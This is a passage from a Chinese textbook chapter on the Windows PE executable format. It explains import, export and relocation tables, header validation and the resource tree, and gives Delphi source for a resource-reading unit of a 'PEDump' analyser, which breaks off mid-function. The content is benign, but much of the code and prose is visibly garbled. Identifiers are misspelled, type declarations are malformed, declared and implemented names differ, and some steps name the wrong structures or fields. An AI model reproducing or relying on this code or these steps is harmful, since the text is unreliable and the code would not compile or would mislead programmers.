其中 FirstThunk 是函数列表的首地址（允许多个函数），或函数编号(只允许一个函数)	用全 0 结构表示当前 DLL 的引入函数结束
.....

要列出 PE 文件的所有引入函数，可以按照下面的步骤。

步骤

- (1)校验文件是否是有效的 PE 文件。
- (2)从 DOS Header 定位到 PE Header
- (3)获取 Optional Header 中的 DataDirectory 值。
- (4)取出 DataDirectory 第二个元素中的 VirtualAddress 值，该值实际上是指向

TImageImportDescriptor 数组的指针。

(5)读出每个 TImageImportDescriptor 结构，它的 DLLName 域是模块的名字，它的 FirstThunk 有两种情况：如果最高位为 0，则 FirstThunk 是一个 TImportByName 结构数组，里面包含一个或多个引入函数的名字;如果最高位为 1，则 FirstThunk 是该 DLL 模块中一个引入函数的编号

- (6) 循环第(5)步，直至遇到一个全是 0 的结构。

注意	在编程的过程中可能用到 RVA(相对虚拟地址)与 VA(虚拟地址)的转换。
----	---------------------------------------

8.1.4 导出表(Export Table)

与“引入函数表(Import Table)”相对的就是“导出函数表(Export Table)”，在当前模块 A 中引入了模块 B 的函数 C，那么函数 C 就是模块 A 的引入函数之一，也是模块 B 的导出函数之一。

模块要导出一个函数给其他模块使用，有两种实现方法：通过函数名导出和通过函数编号导出。例如，某个 DLL 要导出名为“GetSysconfig”的函数，如果它以函数名导出，那么其他模块若要调用这个函数，必须通过函数名 GetSysConfig 来调用；另一个办法就是通过函数编号导出。

注意	每个导出函数在其模块中都有惟一的编号，该编号可以由自定义的代码生成，也可以是编译器自动产生的。不提倡仅仅通过序数导出函数这种方法，这会带来 DLL 维护上的问题。因为 DLL 一旦升级或修改，程序员无法改变函数的序数，而导致引用该 DLL 的其他程序无法正常工作。
----	--

TImageOptionalHeader 中 DataDirectory 的第一个元素的 VirtualAddress 指向一个导出函数结构数组，该结构的定义如下：

```

PImageExportDirectory = ^TImageExportDirectory;
TImageExportDirectory = packed record
    Characteristics : DWORD;
    TimeDateStamp : DWORD;
    MajorVersion: Word;
    MinorVersion: Word;
    Name: DWORD;
    Base : DWORD;
    NumberOfFunctions: DWord;
    NumberOfNames: DWord;
    AddressOfFunctions: ^PDWORD;

```

AddressOfNames: ^PDWORD;
AddressOfNameOrdinals: ^PWord;

end;

- | Characteristics: 一般设为 0。
- | TimeDateStamp: 文件生成时间。
- | MajorVersion: 主版本号。
- | MinorVersion: 次版本号。
- | Name: 模块中 DLL 名称。本域是必须的, 因为文件名可能会改变这种情况下, PE 装载器将使用这个内部名字。
- | Base: 起始的函数编号, 默认情况下是 1, 此值影响 AddressOfNameOrdinals 数组。
- | NumberOfFunctions: 导出函数地址的数目, 是 AddressOfFunctions 数组中元素的个数。
- | NumberOfNames: 导出函数名字的总数目, 该值小于或等于 NumberOfFunctions 是 AddressOfNames、AddressOfNameOrdinals 数组中元素的个数。
- | AddressOfFunctions: 导出函数的地址数组, 每个名字指针占 32 位(4 字节)。
- | AddressOfNames: 导出函数的名字数组, 每个名字指针占 32 位(4 字节)。
- | AddressOfNameOrdinals: 导出函数的编号数组, 每个编号占 16 位(2 字节)。

注意 数组中的每个元素的函数“相对编号”, “实际编号” = “相对编号” + Base - 1。

通过导出函数名要获取函数地址和编号。可以按照以下步骤操作。

步骤

- (1)通过 DOS Header 定位到 PE Header.
- (2)获取 Optional Header 中的 DataDirectory 值
- (3)取出 DataDirectory 第一个元素中的 VirtualAddress 值, 该值实际上是指向 TImageExportDirectory 数组的指针, 并获取 Base 域的值。
- (4)获取导出函数名字的数目 (NumberOfNames)。

(5)从 AddressOfNames 中检索出所需要的函数名, 并从 AddressOfNameOrdinals 读出函数的“相对编号”, “实际编号” = “相对编号” + Base - 1。例如, 若检索到函数名字在 AddressOfNames 数组的第 77 个元素, 就可以获得 AddressOfNameOrdinals 数组的第 77 个元素作为函数“相对编号”, 77 + Base - 1 是函数的“实际编号”: 如果此“相对编号”是 90, 那么可以获得 AddressOfFunctions 数组的第 90 个元素作为函数的入口地址。如果遍历完 NumberOfNames 个元素也没有检索到该函数的名字, 则说明当前模块没有所要找的函数。通过函数的编号 n 也可以获取函数地址, 步骤如下。

步骤

- (1)从 DOS Header 定位到 PE Header.
 - (2)获取 Optional Header 中的 DataDirectory 值
 - (3)取出 DataDirectory 第一个元素中的 VirtualAddress 值, 该值实际上是指向 TImageImportDescriptor 数组的指针, 并获取 Base 域的值。
 - (4)如果 n - (Base - 1) 的值大于或等于 NumberOfFunctions, 则说明该函数编号无效。
 - (5)这样, 就可以获得 AddressOfFunctions 数组中的第 n - (Base - 1) 个元素的值。
- 通过函数的编号 n 获取函数名字的步骤如下。

步骤

- (1)从 DOS Header 定位到 PE Header.
- (2)获取 OptionalHeader 中的 DataDirectory 值。
- (3)取出 DataDirectory 第一个元素中的 VirtualAddress 值, 该值实际上是指向

TImageImportDescriptor 数组的指针，并获取 Base 域的值。

(4)如果 $n-(Base-1)$ 的值大于或等于 NumberOfFunctions，则说明该函数编号无效。

(5)在 AddressOfNameOrdinals 数组中搜索 $n-(Base-1)$ 值，如果能搜索到，这时的索引值是 i ，则 NumberOfNames 的第 i 个元素是函数的名字；如果没有找到，则说明该函数没有指定导出的名字。

说明	(1)如果导出了 70 个函数，但 AddressOfNames 数组中只有 40 项，这就意味着模块中有 30 个函数是仅通过序数导出的。 (2) Base 的用途。如果编写 DLL 的时候，指定的导出函数的编号从 200 开始，这意味着数组至少有 200 个元素，甚至这前面 200 个元素为空，但是它们必须存在，因为 PE 装载器这样才能索引到正确的地址。这种方法很不好，浪费了许多空间。因此使用 Base 来告诉 PE 装载器，让它知道前 200 个元素并不存在，这样可以节约了 200 个空元素占用的空间。当然，这是很少出现的情况，也不提倡程序员这样编写 DLL。
----	--

8.1.5 重定位表

若装载器不是把程序装到程序编译时默认的基地址时，就需要这个重定位表来做一些调整。请看如下代码

```
PImageBaseRelocation = ^TImageBaseRelocation;  
TImageBaseRelocation = Packed Record  
    VirtualAddress: Dword;  
    SizeOfBlock:Dword;  
    TypeOffset: array[0..1] of Word; //不定长  
end;
```

以下是 TImageBaseRelocation 各个域的意义

- ! VirtualAddress: 重定位数据块起始地址
- ! SizeOfBlock: 本块的大小。
- ! TypeOffset: 一个不定长数组，即是要定位的数据的位置，其低 12 位加上 VirtualAddress 即是重定位的数据的 RVA 地址。

8.1.6 检验 PE 文件的有效性

如何才能校验指定文件是否为有效 PE 文件呢?这可以通过检验 PE 文件格式里的各个数据域，或者仅校验一些关键数据域来实现。大多数情况下，没有必要校验文件里的每一个数据域，只要校验一些关键数据域有效，就可以确定是否是有效的 PE 文件了。

要验证的重要数据结构就是 PE Header。PE Header 实际就是一个 TImageNtHeaders 结构，如果 TImageNtHeaders 的 Signature 域值等于“PE\0\0”。那么这就是有效的 PE 文件。实际上，为了方便编程，可以使用 Microsoft 已定义了的常量 IMAGE_NT_SIGNATURE (“PE\0\0”)：

```
IMAGE_DOS_SIGNATURE = $5A4D;  
IMAGE_OS2_SIGNATURE = $454E;  
IMAGE_OS2_SIGNATURE_LE = $454C;  
IMAGE_VxD_SIGNATURE = $454C;  
IMAGE_NT_SIGNATURE = $4550;
```


接下来的问题是如何定位 PE Header。前面讲述过的 DOS Header 包含了一个指向 PE Header 的偏移量。DOS Header 是一个 TImageDosHeader 结构，该结构中的_lfanew 域就是指向 PE Header 的偏移量

实现步骤如下。

步骤

(1)首先检验文件头部第一、二个字节的值是否等于 IMAGE_DOS_SIGNATURE，若是，则 DOS Header 有效。

(2)使用 DOS Header 的_lfanew 来定位 PE Header。注意：使用_lfanew 之前，需要检验其有效性，这可以使用 IsBadReadPtr 函数或把_lfanew 值与文件的大小进行比较来检验。

(3)检验 PE Header 的前四个字节的值是否等于 IMAGE_NT_HEADER，若是，则该文件是一个有效的 PE 文件

当然，为了更安全，还可以运用了结构异常处理(SEH) try...except...end 语句，因为_lfanew 的值不正确会导致异常，使用 SEH 处理函数可以得到执行控制权，简单恢复堆栈指针和基址指针后，恢复程序的运行。

8.2 PEDump 实例

这是一个 PE 文件分析软件的完整实例，工程名 PEDump.dpr，共包含以下单元文件。

- l UMain.Pas: 主程序窗体。
- l UResource.pas: 显示资源的单元。
- l UResourceFunction.pas: 与资源相关的函数定义单元。
- l UFileInfo.pas: 显示文件基本信息的单元。
- l UHexDump.pas: 十六进制显示的类定义。
- l UHexView.pas: 十六进制显示 PE 文件的单元。
- l UPEEntrypas: 显示引入导出函数表的单元。
- l UPEConst.pas: 与 PE 文件相关的常量、结构定义单元。

8.2.1 显示资源的单元源代码

PE 文件中的资源都保存在一个资源节中，资源节一般命名为“.rsrc”这个节存放有图标、窗体、菜单等资源。资源的存放格式是一个树形结构，其中根节点为第一级资源，根点下有子节点，子节点称为第二、三、四、……级资源，子节点可以是目录或数据，如果是目录，则它还有更下一级的子节点。

每个节点(根点或子节点)包含一个资源的基地址(TImageResourceDirectory 结构)和若干个资源项目(TImageResourceDirectoryEntry 结构)的数组。其中，资源项目的个数是由 TImageResourceDirectory 的 NurnbeOfNamedEntries 和 NumberOfIdEntries 之和决定，即资源项目的个数是以名字标志和 ID 标志的资源之和。如图 8-1 所示




图 8-1 PE 资源搜索图

图 8-1 的补充说明：

- (1)资源基地址是 `PImageResourceDirectory` 结构。
- (2)资源项目是 `PImageResourceDirectoryEntry` 结构。
- (3)资源数据指针是 `PImageResourceData` 结构。由于“资源基地址 5 资源项目 1”和“资源基地址 7 资源项目 1”的 `OffsetToData` 最高位都是 0，所以它们指向的是数据指针，而不是另一个资源基地址。

其中，资源目录 `TImageResourceDirectory` 结构的定义如下：

```

PImageResourceDirectory = ^TImageResourceDirectory;
TImageResourceDirectory = packed record
    Characteristics: DWORD;
    TimeDateStamp: DWORD;
    MajorVersion: WORD;
    MinorVersion: WORD;
    NumbetOfNamedEntries: WORD;
    NumberOfIdEntries: WORD;
end;

```

- ! Characteristics: 资源的标志，通常为 0。
- ! TimeDateStamp: 资源生成时间。
- ! MajorVersion: 主版本号。
- ! MinorVersion: 次版本号。
- ! NumberOfNamedEniries: 以名字标志的资源数。
- ! NumberOfIdEntries: 以 ID 标志的资源数

资源目录入口的 `TImageResourceDirectoryEntry` 结构的定义如下：

```

PImageResoumeDirectoryEntry = ^TImageResoruceDirectoryEntry;
TImageResoruceDirectoryEntry = packed record
    Name: DWORD;
    OffsetToDate: DWORD;
end;

```

- I Name: 最高位为 0 时, 低 31 位是资源的类型; 最高位为 1 时, 低 31 位是一个 PImageResourceDirStringU 结构, 是资源目录入口的名字。
- I OffsetToDate: 最高位为 0 时, 低 31 位是一个资源数据指针。(PImageResourecDataEntry 结构); 最高位为 1 时, 低 31 位是下一个资源基地址 (PIrnageResourceDirectoryEntry 结构)。

资源数据的 PImageResourecData 结构的定义如下:

```
PImageResourecData = TImageResourecData;
TImageResourecData = packed record
    OffsetToDate:DWORD;
    Size: DWORD;
    CodcPage: DWORD;
    Reserved: DWORD;
end;
```

注意 资源实际数据(PImageResourceData.OffsetToDate)存放的地址不是 PE 文件的物理地址, 而是重定拉(PE 文件执行时自动被操作系统重定位)之后的地址。

假如从 PE 文件中读出的资源实际数据的地址是 P, PE 文件首地址是 FileBase 资源节(.rsrc)的首地址是 ImageSectionHeader 则有两种方法定位到数据的实际存放地址。

- I 模拟 PE 文件被执行时的重定位(见 UPEEntry.pas 的 Load 函数), FileBase+P 就是数据的实际存放地址。
- I FileBase+P-ImageSectionHeader.VirtualAddress 也是数据的实际存放地址(见 UResourceFunction.Pas 的 ResourceRawData 函数)。

(3) 资源项目的个数 n 由资源基地址 PImageResourceDirectory 中的 NumberOfNamedEntries 和 NumberOfIdEntries 之和决定。

(4)资源基地址、资源项目 1、资源项目 2、资源项目 3、……是紧接着存放的, 即如果得到了资源基地址, 就容易定位出资源项目 n 的地址。

(5)资源的类别(图标、光标、位图、字符串、菜单等)由第一级资源中资源项目的 Name 域决定, Name 是 32 位整型数值。如果 Name 最高位是 1, 则低 31 位是资源名字; 如果 Name 最高位是 0, 则低 31 位才是资源的类别, 其中, Name 为 0~16 时有如下特殊含义:

```
rtUnknown0=0;
rtCursorEntry=1;        //光标总入口
rtBitmap=2;            //位图
rtIconEntry=3;        //图标总入口
rtMenu=4;              //菜单
rtDialog = 5;        //对话框
rtString=6;            //字符串
rtFontDir=7;        //字体目录
rtFont=8;              //字体
rtAccelerators=9; //快捷定义
rtRCData= 10;        //原始数据
rtMessageTable=11; //消息映射表
rtCursor=12;        //光标
rtUnknown13=13;
rtIcon=14;            //图标
rtUnknow15=15;
```

```
rtVersion= 16;          //版本信息
```

(6)第一级资源(根节点)的 `rtCursorEntry`、`rtlconEntry` 分支严格上说并不是 PE 文件的资源入口，它们是所有光标、图标的容器，容器里装有一个或多个光标、图标资源，资源名字从 1 开始编号。PE 资源中，其他地方所有出现光标、图标的地方都使用一个指针，指向这里的光标、图标资源。

(7)第一级资源(根节点)的 `rtCursor`、`rtlcon` 分支实际上并不存放光标、图标的资源，它们仅用 `PImageResourceData.Name` (32 位整数)来保存一个指针，指向 `rtCursorEntry`、`rtlconEntry` 下的图标。

下面通过一个实例来说明资源树形结构，程序代码共 2 个文件:`UResourceFunction.pas` 和 `UResource.pas`

1.读取资源的 UResourceFunction 源代码分析

以下列出了程序源代码：

```
unit UResourceFunction;

interface

uses

  TypInfo, Classes, SysUtils, Windows, Graphics, UPEConst, Dialogs;

function LoadPE_GotoResources(FileName:string;var Base:pointer;
  var ResourceRVA:DWORD):PImageResourceDirectory;
procedure FreePE;

function HighBitSet(L: Longint): Boolean;
function StripHighBit(L: Longint): DWORD;

function ResourceIsDirectory(ResourceDirectoryEntry:PImageResourceDirectoryEntry)
  :boolean;
function FirstChildDirEntry(ResourceDirectoryEntry:PImageResourceDirectoryEntry)
  : PImageResourceDirectoryEntry;
procedure ResourceSaveToStream(ResType:TResourceType;ResourceDirectoryEntry:
  PImageResourceDirectoryEntry;Stream: TStream);
procedure ResourceSaveToFile(ResType:TResourceType;ResourceDirectoryEntry
  :PImageResourceDirectoryEntry;FileName:string);
function ResourceSize(ResourceDirectoryEntry:PImageResourceDirectoryEntry)
  : Integer;
function ResourceOffset(ResourceDirectoryEntry:PImageResourceDirectoryEntry)
  : Integer;
function ResourceRawData(ResourceDirectoryEntry:PImageResourceDirectoryEntry)
  : Pointer;
function ResourceGetName(ResourceDirectoryEntry:PImageResourceDirectoryEntry;
  var ResType:TResourceType):string;

implementation
```

```

var
    FFileHandle:DWORD;
    FFileMapping: THandle; {映射文件句柄}
    FFileBase: Pointer; {映射基址}
    FResourceBase:PImageResourceDirectory;{资源起始地址}
    FResourceRVA:DWORD;{资源数据的重定位值}

{加载 PE 文件，并定位至资源的起始地址}
function LoadPE_GotoResources(FileName:string;var Base:pointer;
var ResourceRVA:DWORD):PImageResourceDirectory;
var
    I:integer;
    DosHeader: PImageDosHeader;
    NtHeader: PImageNtHeaders; {NtHeader}
    SectionHeader:PImageSectionHeader;
Begin
    //FileName 是文件名，Base 将返回 PE 文件首地址，ResourceRVA 将返回资源数据
    的重定位值，函数的返回值是资源的起始地址
    FFileHandle := CreateFile(PChar(FileName), GENERIC_READ,
        FILE_SHARE_READ,nil,OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0);
    if FFileHandle = INVALID_HANDLE_VALUE then
        raise Exception.create('不能打开文件:' + FileName);
    //创建内存映射文件，返回映射句柄
    FFileMapping:= CreateFileMapping(FFileHandle, nil, PAGE_READONLY, 0, 0, nil);
    if FFileMapping = 0 then raise Exception.create('CreateFileMapping failed');
    //将映象文件映射到进程中，并返回映象基地址
    FFileBase := MapViewOfFile(FFileMapping, FILE_MAP_READ, 0, 0, 0);
    if FFileBase = nil then raise Exception.create('MapViewOfFile failed');
    //定位到 DosHeader
    Base:=FFileBase;
    DosHeader := PImageDosHeader(FFileBase);
    if not DosHeader.e_magic = IMAGE_DOS_SIGNATURE then
        raise Exception.create('未能识识的文件格式');
    //定位到 FntHeader
    NtHeader := PImageNtHeaders(Longint(DosHeader) + DosHeader._Ifanew);
    if IsBadReadPtr(NtHeader, sizeof(TImageNtHeaders)) or
        (NtHeader.Signature <> IMAGE_NT_SIGNATURE) then
        raise Exception.create('非 Win32 可执行文件');
    //定位到节表第一项
    SectionHeader := PImageSectionHeader(NtHeader); //指向 NtHeader
    Inc(PImageNtHeaders(SectionHeader));
    //遍历整个节表
    for I := 0 to NtHeader^.FileHeader.NumberOfSections - 1 do

```

```

begin
    //比较是否是资源节 “.rsrc”
    if Strlicomp(@SectionHeader^.Name, PChar('.rsrc'),
        IMAGE_SIZEOF_SHORT_NAME) = 0 then
        begin
            //定位到资源节的首地址，其中 DosHeader 是 PE 文件首地址
            FResourceBase := PImageResourceDirectory(SectionHeader^.
                PointerToRawData + LongWord(DosHeader));
            result:=FResourceBase;
            //保存资源节的重定位值
            FResourceRVA:= SectionHeader^.VirtualAddress;
            ResourceRVA:=FResourceRVA;
            Exit;
        end;
        Inc(SectionHeader); //取节表下一项，即当前地址+Sizeof(TImageSectionHeader)
    end;
    raise Exception.create('没找到 PE 文件的资源');
end;

{释放 PE 文件}
procedure FreePE;
begin
    if FFFileHandle <> INVALID_HANDLE_VALUE then
        begin
            UnmapViewOfFile(FFFileBase); //取消映象视图
            CloseHandle(FFFileMapping); //关闭映象文件句柄
            CloseHandle(FFFileHandle); //关闭文件句柄
        end;
    end;

{当前节点是目录，还是数据}
function ResourcesDirectory(ResourceDirectoryEntry:
    PImageResourceDirectoryEntry):boolean;
begin
    result:=//(ResType=rtCursor) or
        HighBitSet(FirstChildDirEntry(ResourceDirectoryEntry)^.OffsetToData);
end;

{找出下一级资源的第一个资源项目}
function FirstChildDirEntry(ResourceDirectoryEntry:
    PImageResourceDirectoryEntry): PImageResourceDirectoryEntry;
begin
    //OffsetToData 是资源的基地址
    //资源的基地址加上 SizeOf(TImageResourceDirectory)，就是资源的第一项

```

```

//FResourceBase 用于把相对地址转为绝对地址
result := PImageResourceDirectoryEntry(StripHighBit(ResourceDirectoryEntry^.
    OffsetToData) + DWORD(FResourceBase) + SizeOf(TImageResourceDirectory));
end;

{取当前节点的数据指针，注意：ResourceDirectoryEntry 必须不是目录}
function ResourceDataEntry(ResourceDirectoryEntry:PImageResourceDirectoryEntry)
    :PImageResourceDataEntry;
begin
    {取当前节点的数据指针，注意：ResourceDirectoryEntry 必须不是目录}
    result:=PImageResourceDataEntry(FirstChildDirEntry(
        ResourceDirectoryEntry^.OffsetToData + Cardinal(FResourceBase));
end;

{取资源的名字，如果是第一级资源，则再读取资源的类别}
function ResourceGetName(ResourceDirectoryEntry:
    PImageResourceDirectoryEntry;var ResType:TResourceType):string;
var
    PDirStr: PImageResourceDirStringU;
begin
    if HighBitSet(ResourceDirectoryEntry^.Name) then //如果资源包含了名字
    begin
        {读出名字，FResourceBase 将相对地址转换为绝对地址}
        PDirStr := PImageResourceDirStringU(StripHighBit(
            ResourceDirectoryEntry^.Name)+DWORD(FResourceBase));
        //双字节转换为字符串
        result:=WideCharLenToString(@PDirStr^.NameString, PDirStr^.Length);
    end
    //如果是 Windows 自定义的资源类别，且是第一级资源（根点）
    else if (ResourceDirectoryEntry^.Name<MAXResourceType) and
        (ResType=rtFirstEntry) then
    Begin
        {取资源类别的名字}
        result:=ResourceTypeName[ResourceDirectoryEntry^.Name];
        ResType:=ResourceDirectoryEntry^.Name;
    end
    else begin
        {否则，把整数作为其名字}
        result:= Format('%d', [ResourceDirectoryEntry^.Name]);
    end;
end;

{取资源数据长度}
function ResourceSize(ResourceDirectoryEntry:PImageResourceDirectoryEntry):

```

```

Integer;
begin
    if ResourcesDirectory(ResourceDirectoryEntry) then //如果是目录
        Result := 0
    else //如果不是目录
        //ResourceDataEntry 函数取回资源数据指针
        Result := ResourceDataEntry(ResourceDirectoryEntry)^.Size;
    end;

    {取资源的偏移量}
    function ResourceOffset(ResourceDirectoryEntry: PImageResourceDirectoryEntry)
        : Integer;
    begin
        if ResourcesDirectory(ResourceDirectoryEntry) then //如果是目录
            //取当前资源的基地址
            Result := StripHighBit(ResourceDirectoryEntry^.OffsetToData)
        else //如果不是目录
            //ResourceDataEntry 函数取回资源数据指针, “.OffsetToData” 是实际数据地址
            Result := ResourceDataEntry(ResourceDirectoryEntry)^.OffsetToData;
        end;

        {取实际数据地址}
        function ResourceRawData(ResourceDirectoryEntry: PImageResourceDirectoryEntry):
        Pointer;
        begin
            //FResourceBase 把相对地址转为绝对地址
            //FResourceRVA 用于重定位的校正, 因为 PE 文件读入内存后, 部分“节”被重定
            //位, ResourceDataEntry 函数取回资源数据指针, “.OffsetToData” 是实际数据地址
            Result := pointer(DWORD(FResourceBase) - FResourceRVA +
                DWORD(ResourceDataEntry(ResourceDirectoryEntry)^.OffsetToData));
        end;

        {保存位图资源}
        procedure BitmapResourceSaveToStream(ResourceDirectoryEntry:
        PImageResourceDirectoryEntry; Stream: TStream);
        function GetDInColors(BitCount: Word): Integer;
        begin
            case BitCount of
                1, 4, 8: Result := 1 shl BitCount; //1,4,8 位色
            else
                Result := 0;
            end;
        end;
    end;
var

```



```

    BH: TBitmapFileHeader; //位图文件头信息
    BI: PBitmapInfoHeader; //
    BC: PBitmapCoreHeader; //位图核心信息
    ClrUsed: Integer;
    RawData:pointer;
begin
    FillChar(BH, sizeof(BH), #0); //填充
    BH.bfType := $4D42; //位图类型:BMP
    BH.bfSize := ResourceSize(ResourceDirectoryEntry) + sizeof(BH); //BMP 大小
    RawData:=ResourceRawData(ResourceDirectoryEntry); //取资源实际数据
    BI := PBitmapInfoHeader(RawData);
    if BI.biSize = sizeof(TBitmapInfoHeader) then
    begin
        ClrUsed := BI.biClrUsed;
        if ClrUsed = 0 then
            ClrUsed := GetDInColors(BI.biBitCount); //颜色数
        BH.bfOffBits := ClrUsed * SizeOf(TRgbQuad) +
            sizeof(TBitmapInfoHeader) + sizeof(BH);
        end
    else
    begin
        BC := PBitmapCoreHeader(RawData);
        ClrUsed := GetDInColors(BC.bcBitCount); //颜色数
        BH.bfOffBits := ClrUsed * SizeOf(TRGBTriple) +
            sizeof(TBitmapCoreHeader) + sizeof(BH);
        end;
    Stream.Write(BH, SizeOf(BH));
    Stream.Write(RawData^, ResourceSize(ResourceDirectoryEntry));
end;

```

{保存图标资源，其中 IsIcon 说明是图标还是光标}

```

procedure CursorIconResourceSaveToStream(IsIcon:boolean;ResourceDirectoryEntry:

```

```

    PImageResourceDirectoryEntry;Stream: TStream);

```

```

type

```

```

    TCursorDirentry=packed record //光标入口

```

```

        bwidth:byte;

```

```

        bheight:byte;

```

```

        bcolorcount:byte;

```

```

        breserved:byte;

```

```

        wxhotspot:word;

```

```

        wyhotspot:word;

```

```

        lbytesinres:dword;

```

```

        dwimageoffset:dword;

```

```

    end;

```

```

PCursorDirentry:=^TCursorDirentry;
TCursorDir = packed record//光标文件头部
    cdreserved:word;
    cdtype:word;
    cdcount:word;
    cdentries:TCursorDirentry;
end;
PCursorDir:=^TCursorDir;
{光标资源转为光标文件，保存到文件流中}
procedure CursorResource2CursorFile(ResourceData:pchar;
    ResourceSize:integer;Stream:TStream);
var
    CursorDir:TCursorDir;
begin
    with CursorDir do
    begin
        cdreserved:=0;
        cdtype:=2; //固定
        cdcount:=1; //固定
        cdentries.bwidth:=$20;    //固定
        cdentries.bheight:=$20;  //固定
        cdentries.bcolorcount:=0; //颜色数
        cdentries.breserved:=0;   //保留
        cdentries.wxhotspot:=pword(ResourceData)^;
        cdentries.wyhotspot:=pword(ResourceData+2)^;
        cdentries.lbytesinres:=ResourceSize-4;//数据长度
        cdentries.dwimageoffset:=sizeof(TCursorDir);//数据起始偏移
    end;
    Stream.Write(CursorDir,sizeof(TCursorDir));
    Stream.Write(pchar(integer(ResourceData)+4)^,ResourceSize-4);
end;
var
    icon:TIcon;
    DataSize:integer;
    data:pchar;
begin
    DataSize:=ResourceSize(ResourceDirectoryEntry);//资源数据长度
    data:=ResourceRawData(ResourceDirectoryEntry);//资源数据
    if IsIcon then//如果是图标
    begin
        icon:=TIcon.Create;
        try
            icon.Handle:=CreateIconFromResource(PByte(Data),DataSize, IsIcon,
                $30000);
        end;
    end;
end;

```

```

        icon.SaveToStream(stream);
    except
    end;
    icon.Free;
end
{如果是光标}
else CursorResource2CursorFile(Data,DataSize,Stream);
end;

```

{保存图标资源}

```

procedure MenuResourceSaveToStream(ResourceDirectoryEntry:
    PImageResourceDirectoryEntry;Stream: TStream);
var
    IsPopup: Boolean;
    Len: Word;
    MenuData: PWord;
    MenuEnd: PChar;
    MenuText: PWChar;
    MenuID: Word;
    MenuFlags: Word;
    S: string;
    RawData:pchar;
    FNestStr: string;
    FNestLevel: Integer;
    procedure SetNestLevel(Value: Integer);
    begin
        FNestLevel := Value;
        SetLength(FNestStr, Value * 2);
        FillChar(FNestStr[1], Value * 2, ' ');
    end;
begin
    Stream.Position:=0;
    Stream.Size:=0;
    RawData:=ResourceRawData(ResourceDirectoryEntry);
    MenuData := Pointer(RawData);//资源数据
    MenuEnd := RawData + ResourceSize(ResourceDirectoryEntry);
    Inc(MenuData, 2);
    FNestLevel := 0;
    while PChar(MenuData) < MenuEnd do
    begin
        MenuFlags := MenuData^;
        Inc(MenuData);
        IsPopup := (MenuFlags and MF_POPUP) = MF_POPUP;
        MenuID := 0;
    end;
end;

```

```

        if not IsPopup then
        begin
            MenuID := MenuData^;
            Inc(MenuData);
        end;
        MenuText := PWChar(MenuData);
        Len := Istrlenw(MenuText);
        if Len = 0 then
            S := 'MENUITEM SEPARATOR'
        else
        begin
            S := WideCharLenToString(MenuText, Len);
            if IsPopup then
                S := Format('POPUP "%s"', [S]) else
                S := Format('MENUITEM "%s",   %d', [S, MenuID]);
        end;
        Inc(MenuData, Len + 1);
        S := FNestStr + S + #D#$A;
        Stream.Write(s[1],length(s));
        if (MenuFlags and MF_END) = MF_END then
        begin
            dec(FNestLevel);
            S := FNestStr + 'ENDPOPUP'+#D#$A;
            Stream.Write(s[1],length(s));
        end;
        if IsPopup then
            inc(FNestLevel);
        end;
    end;
end;

```

{保存字符串资源}

```

procedure StringResourceSaveToStream(ResourceDirectoryEntry:

```

```

    PImageResourceDirectoryEntry;Stream: TStream);

```

```

var

```

```

    P: PWChar;

```

```

    ID: Integer;

```

```

    Cnt: Cardinal;

```

```

    Len: Word;

```

```

    S:string;

```

```

begin

```

```

    Stream.Position:=0;

```

```

    Stream.Size:=0;

```

```

    P := ResourceRawData(ResourceDirectoryEntry);

```

```

    Cnt := 0;

```

```

while Cnt < StringsPerBlock do
begin
  Len := Word(P^);
  if Len > 0 then
  begin
    Inc(P);
    ID := ((ResourceDirectoryEntry^.Name - 1) shl 4) + Cnt;
    S := Format('%d,  "%s"#$D#$A, [ID, WideCharLenToString(P, Len)]);
    Stream.Write(s[1],length(s));
    Inc(P, Len);
  end;
  Inc(Cnt);
end;
end;

```

{保存所有类别的资源，保存到流中}

```

procedure ResourceSaveToStream(ResType:TResourceType;
ResourceDirectoryEntry:PImageResourceDirectoryEntry;Stream: TStream);
begin
  case ResType of
    rtCursorEntry:
      CursorIconResourceSaveToStream(False,ResourceDirectoryEntry,Stream);
    rtBitmap:
      BitmapResourceSaveToStream(ResourceDirectoryEntry,Stream);
    rtIconEntry:
      CursorIconResourceSaveToStream(True,ResourceDirectoryEntry,Stream);
    rtMenu:
      MenuResourceSaveToStream(ResourceDirectoryEntry,Stream);
    rtString:
      StringResourceSaveToStream(ResourceDirectoryEntry,Stream);
  end;
end;

```

{保存所有类别的资源，保存到文件中}

```

procedure ResourceSaveToFile(ResType:TResourceType;
  ResourceDirectoryEntry:PImageResourceDirectoryEntry;FileName:string);
var
  F:TFileStream;
begin
  F:=TFileStream.create(FileName,fmCreate);
  ResourceSaveToStream(ResType,ResourceDirectoryEntry,F);
  F.free;
end;

```

```

//判断最高位是否是 1
function HighBitSet(L: Longint): Boolean;
begin
    Result := (L and IMAGE_RESOURCE_DATA_IS_DIRECTORY) <> 0;
end;

//去掉最高位
function StripHighBit(L: Longint): DWORD;
begin
    Result := L and IMAGE_OFFSET_STRIP_HIGH;
end;

{//去掉整型的最高位，并转换为指针
function StripHighPtr(L: Longint): Pointer;
begin
